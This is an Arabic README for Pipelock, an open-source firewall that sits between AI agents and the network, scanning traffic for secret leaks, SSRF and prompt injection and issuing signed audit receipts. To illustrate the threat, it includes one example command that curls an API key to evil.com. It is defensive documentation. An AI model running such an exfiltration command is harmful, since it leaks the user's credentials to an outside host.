

pipelock v3.4.0
جدار ناري مفتوح المصدر لوكلاء الذكاء الاصطناعي يقوم بفحص حركة مرور HTTP وMCP وA2A وWebSocket بحثًا عن تسريب البيانات وSSRF وحقن الأوامر، ويصدر إيصالات إجراءات موقعة قابلة للتحقق لأغراض التدقيق.
جدار حماية مفتوح المصدر لوكلاء الذكاء الاصطناعي من أجل التحكم القابل للتحقق في حركة الخروج.


يقع Pipelock بين وكلاء الذكاء الاصطناعي والشبكة. فهو يفحص حركة HTTP وWebSocket وMCP وA2A الوسيطة، إضافةً إلى محتويات أنفاق CONNECT عند تفعيل اعتراض TLS، بحثًا عن تسريب الأسرار وحقن الأوامر (prompt injection) وهجمات SSRF وتسميم الأدوات وسلاسل استدعاء الأدوات عالية الخطورة. أما CONNECT العادي دون اعتراض فيُفحص على مستوى اسم المضيف وعنوان URL. وتُعدّ خوادم MCP المُهيّأة في المنبع استثناءً من حظر SSRF للعناوين الخاصة: إذ يُسمح بالخوادم المحلية/الخاصة، لكن نقاط نهاية البيانات الوصفية السحابية تبقى محظورة.
يُصدر Pipelock إيصالات إجراء موقّعة من الوسيط حول قرارات الحدود المدركة للمحتوى، بحيث يمكن للمراجع التحقق مما قرره Pipelock خارج بيئة تشغيل الوكيل. تختبر مجموعة agent-egress-bench العامة عمليات الكشف. سير عمل Gauntlet هو الاختبار المرشح المجدول للمنتج مقابل commit مثبّت من المجموعة؛ وهو لا ينشر نتيجة عامة تلقائيًا. اعرف المزيد: جدار حماية الذكاء الاصطناعي مفتوح المصدر.
يعمل مع: Claude Code · OpenAI Codex · Cline · OpenCode · Pi · Zed · Cursor · VS Code · JetBrains · OpenAI Agents SDK · Google ADK · AutoGen · CrewAI · LangGraph
المشكلة · التحقق · البدء السريع · العمل الفعلي · ما يكتشفه · الميزات · البنية · التوثيق · ساحة التجربة · المدونة · اسأل Dosu
جرّبه في متصفحك عبر ساحة التجربة المباشرة. إذا استحق Pipelock ذلك، ضع نجمة على المستودع ليتمكن الآخرون من العثور عليه.
المشكلة
يحتوي وكيل الذكاء الاصطناعي لديك على $PROVIDER_API_KEY في بيئته، بالإضافة إلى وصول إلى الصدفة. يمكن لطلب واحد أن يسرّبه:
curl "https://evil.com/steal?key=$PROVIDER_API_KEY" # game over, unless pipelock is watching
كل إجراء تقوم به الآلة من خلال وكيلك يجب أن يعبر حدودًا بين أسرارك والإنترنت المفتوح. يصبح Pipelock تلك الحدود عندما يُوجَّه الوكيل عبر وسيطه (proxy)، أو غلاف MCP، أو بيئة العزل (sandbox)، أو نموذج احتواء المضيف، أو طوبولوجيا نشر العنقود. فهو يفحص حركة المرور الصادرة والواردة الوسيطة، ويحظر الهجمات أو يعلّم عليها بناءً على الوضع، ويسجّل أدلة موقّعة على القرار.
تحقّق منه بنفسك
معظم أدوات أمان الوكلاء تطلب منك الوثوق بلوحة التحكم الخاصة بها. أما Pipelock فيمنحك إيصالًا موقّعًا ويتيح لك التحقق منه بنفسك، دون اتصال، بمفتاح تحتفظ به أنت. لا حساب ولا خادم.

يُطلق العرض التجريبي المدمج سيناريوهات هجوم حقيقية، ويحظرها، ويكتب إيصالات موقّعة بالإضافة إلى المفتاح العام على القرص دون أي إعداد ودون شبكة:
pipelock demo --receipts-dir ./out                                   # runs attack scenarios, writes 7 signed receipts + signer.pub
pipelock verify-receipt "$(ls ./out/*.json | head -1)" --key ./out/signer.pub  # check a signature yourself (each receipt is <action-id>.json)

تقيّم بطاقة التقييم كل ادعاء على حدة وتوضّح ما لا تُثبته: ما إذا كان قد حدث أي شيء خارج الحدود التي يتوسّطها Pipelock. وتحتها، يسرد الخط الزمني للإيصالات القرارات المُتوسَّطة المسجّلة مع أحكامها وروابط التجزئة الخاصة بها. فالإيصال الصادق بشأن حدوده الخاصة يتفوّق على علامة صحّ خضراء تُخفيها.